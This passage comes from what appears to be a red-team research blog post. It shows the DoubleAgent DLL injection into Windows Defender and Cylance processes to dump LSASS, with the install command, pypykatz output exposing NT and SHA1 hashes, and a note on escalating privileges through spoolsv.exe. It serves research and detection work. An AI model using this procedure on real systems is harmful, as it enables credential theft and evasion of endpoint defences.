
MSASCuiL.exe is a 64-bit process.

In this instance, MSASCuiL is a 64-bit process, thus the x64 DoubleAgent executable was used.

```
DoubleAgent_x64.exe install MSASCuiL.exe
```

Next, the notification icon process is killed and restarted with administrative rights. Bear in mind that a UAC prompt might appear.

At this stage, `MSASCuiL` no longer ran properly; the process started, then exited after around 2-3 seconds. However, a dump of LSASS was written to our target directory `C:\Windows\Temp`.



A dump of LSASS called trythisstuff.dmp existed C:\Windows\Temp folder.

The dump can now be copied and parsed offline with Pypykatz (or Mimikatz) to extract credentials and hashes.

```
[redacted]:~/Downloads/vm/training/DoubleAgent$ pypykatz lsa minidump trythisstuff.dmp
INFO:root:Parsing file trythisstuff.dmp
FILE: ======== trythisstuff.dmp =======
== LogonSession ==
authentication_id 1138277 (115e65)
session_id 1
username Masteramsi
domainname DESKTOP-LP87A71
logon_server DESKTOP-LP87A71
logon_time 2020-03-06T12:19:12.642886+00:00
sid S-1-5-21-212315556-2874097722-1858752798-1001
luid 1138277
        == MSV ==
                Username: Masteramsi
                Domain: DESKTOP-LP87A71
                LM: NA
                NT: a1ca879bc6fe8cd2e2ae168460e9f7d1
                SHA1: dfb3e67ecacdce3ab2e14a81d87dd728eaa35163
        == WDIGEST [115e65]==
                username Masteramsi
                domainname DESKTOP-LP87A71
                password None
```

Using Pypykatz to parse the dump and extract hashes/credentials.


From the technical blog post released by Cybellum, the following was stated in the Mitigation section:

> Microsoft has provided a new design concept for antivirus vendors called Protected Processes. The new concept is specially designed for antivirus services. Antivirus processes can be created as “Protected Processes” and the protected process infrastructure only allows trusted, signed code to load and has built-in defense against code injection attacks. This means that even if an attacker found a new Zero-Day technique for injecting code, it could not be used against the antivirus as its code is not signed.
>
> *https://cybellum.com/doubleagentzero-day-code-injection-and-persistence-technique/*


At this stage, I have some doubts around this claim as I was able to inject into both the UI and engine service. Whether Microsoft actually applied code signing verification to Windows Defender, removed it or shipped it only for specific Windows builds is unknown. In any case, even if code signing verification is applied to loaded DLLs, the code is still being executed. Further verification was made by having a look at the registry entry of `MSASCuiL` and `MsMpEng`, where keys to use Application Verifier existed.

Cylance

We tried the same technique against Cylance running the most restrictive policy (3 – *Top Protection*). With DoubleAgent, Cylance remained, well… silent. Similar to McAfee, the DoubleAgent DLL was successfully loaded into `CylanceSvc.exe` (running as SYSTEM) and `CylanceUI.exe` (running under the context of the logged in user).




Cylance's Top Protection was applied to the host DESKTOP-LP87A71.



The DoubleAgent DLL was injected into Cylance and created a dump of LSASS.

Even if `CylanceUI.exe` appears to be running under the context of the user *Masteramsi*, the process restarted itself when spawned with administrative rights. Cylance probably applies the principle of least privilege, and attempts to prevent privilege escalation by doing so. However, the original process initially running as a high-privilege user still produced a valid LSASS dump. Afterwards, when attempting to copy the dump to another location to extract credentials offline, the following error message popped up:



Error message when attempting to copy a file opened in another process.

Remember the part about `DllMain` and issues when calling “unstable” functions? The initialization of the DLL may not have finished, and might be stuck in a deadlock or dependency loop. A handle on the dump remains open and therefore access to the file is prohibited. This does not really matter since copying the dump is simply a matter of killing the `CylanceUI.exe` process again.

Not only AVs

If code cannot be run from within an AV/EDR-related process, any other Windows executable can be used. For example, the Printing Spooler Service run by `spoolsv.exe` has SYSTEM permissions by default. The action of killing this process can be performed by an authenticated user with administrative rights, and the process ultimately restarts as SYSTEM. DoubleAgent can also successfully be injected into `spoolsv.exe`. Tweaking the PoC can allow elevating privileges from admin to SYSTEM, which is an alternative to using PsExec if it is being flagged.

Conclusion

While the technique presented in this blog post is far from new, to our knowledge no one previously demonstrated its capability by implementing a weaponised Proof-of-Concept. The number of times the GitHub project has been starred and forked, suggests that many threat actors probably already use an armed PoC. Investigating this technique revealed that several AV/EDR providers still lack proper detection, whether through static or dynamic analysis. However, proper monitoring solutions may catch the succession of event IDs for the T1183 MITRE technique and block the registry writes that enable for DoubleAgent to masquerade Windows processes.